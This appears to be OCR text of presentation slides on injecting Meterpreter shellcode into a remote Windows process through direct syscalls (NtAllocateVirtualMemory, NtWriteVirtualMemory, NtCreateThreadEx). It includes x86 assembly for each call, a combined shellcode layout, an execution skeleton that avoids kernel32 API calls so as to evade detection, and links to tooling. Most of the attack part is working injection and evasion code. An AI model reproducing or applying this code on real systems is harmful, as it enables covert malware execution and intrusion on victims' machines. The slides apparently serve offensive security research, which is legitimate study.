
Length of OBJECT_ATTRIBUTES = **0x18**

# NtAllocateVirtualMemory

- Very similar to VirtualAlloc.

```
__kernel_entry NTSYSCALLAPI NTSTATUS
NtAllocateVirtualMemory(

[in]                HANDLE ProcessHandle,
[in, out]           PVOID *BaseAddress,
[in]                ULONG_PTR ZeroBits,
[in, out]           PSIZE_T RegionSize,
[in]                ULONG AllocationType,
[in]                ULONG Protect

);
```


# NtAllocateVirtualMemory



# NtWriteVirtualMemory


- Writing Meterpreter shellcode into remote process.

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtWriteVirtualMemory(

IN HANDLE               ProcessHandle,
IN PVOID                BaseAddress,
IN PVOID                Buffer,
IN ULONG                NumberOfBytesToWrite,
OUT PULONG              NumberOfBytesWritten OPTIONAL

);
```



# NtWriteVirtualMemory

```
lea eax, dword ptr [ebp-0x8]
push eax
push 0x17D
push dword ptr [ebp-0x28]
push dword ptr [ebp-0x20]
push dword ptr [ebp-0x2C]
mov eax, dword ptr [edi+0x4]
call ourSYSCALL
```



Bytes Written

Size of shellcode

Shellcode pointer

Pointer to allocated buffer

Handle of process

INVOKE SYSCALL

# NtCreateThreadEx

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtCreateThreadEx (

OUT             PHANDLE hThread,
IN              ACCESS_MASK DesiredAccess,
IN              PVOID ObjectAttributes,
IN              HANDLE ProcessHandle,
IN              PVOID lpStartAddress,
IN              PVOID lpParameter,
IN              ULONG Flags,
IN              SIZE_T StackZeroBits,
IN              SIZE_T SizeOfStackCommit,
IN              SIZE_T SizeOfStackReserve,
OUT             PVOID lpBytesBuffer
);
```

lpStartAddress



Meterpreter address

# NtCreateThreadEx

```
xor ecx, ecx
push ecx
push ecx
push ecx
push ecx
push ecx
push ecx
push ecx
push dword ptr [ebp-0x20]
push dword ptr [ebp-0x2C]
push ecx
push 0x1fffff
lea ebx, dword ptr [ebp-4]

mov eax, dword ptr [edi-0xC]
call ourSYSCALL
```

Shellcode pointer in CrypTool.exe

INVOKE SYSCALL

# Integrating Meterpreter

```
0:  81 ec e8 03 00 00      SUB    esp,0x3e8
6:  eb 06                  JMP 0xE
8:  5a                     POP    EDX
9:  e9 86 01 00 00         JMP 0x194
e:  e8 f5 ff ff ff         CALL   0x8
13: da d6                  fcmovbe st,st(6)
15: bd 35 ec f8 9a         MOV    ebp,0x9af8ec35
1a: d9 74 24 f4            FNSTENV [ESP-0xC]
1e: 5e                     POP    ESI
1f: 2b c9                  SUB    ECX,ECX
21: b1 59                  MOV    CL,0x59
194:    89 55 a4           MOV DWORD PTR [ebp-0x5c],edx
197:    31 c0              XOR EAX, EAX
```

Get address of meterpreter

Syscall shellcode

# One Shellcode to Pwn Them All

- Zero kernel32 API calls.
- Combining both **Meterpreter** and the **syscall** shellcode into one.
- Call the complete shellcode using syscalls.
- Using **NtAllocateVirtualMemory** and **NtWriteVirtualMemory** to execute the shellcode.
- No **VirtualAlloc** or **memcpy** used.

# Execution Skeleton


```
__asm {
    push 0x40
    push 0x3000
    mov dword ptr[ebp-0xc], 0x390
    lea ebx, dword ptr[ebp-0xc]
    push ebx
    xor ebx, ebx
    push ebx
    mov dword ptr[ebp-0x10], ebx
    lea ebx, dword ptr[ebp-0x10] // allocated space
    push ebx
    push 0xffffffff
    mov eax, dword ptr[edi+0x4]
    call ourSYSCALL

    lea eax, dword ptr[ebp-0xc]
    push eax
    push 0x390
    mov eax, met
    push eax
    push dword ptr[ebp-0x10] // allocated space
    push 0xffffffff
    mov eax, dword ptr[edi-0x8]
    call ourSYSCALL
    jmp dword ptr[ebp-0x10]

}
```

Shellcode size

Equivalent WinAPI Code

```
void* exec = VirtualAlloc();
memcpy(exec, code, sizeof(code));
((void(*)())exec)();
```

Run shellcode



DEMO

pcbots.blogspot.com

# Thank You!

**ProcInjectShellcode**

https://github.com/nixpal/ProcInjectSyscall

**ShellWasp**

https://github.com/Bw3ll/ShellWasp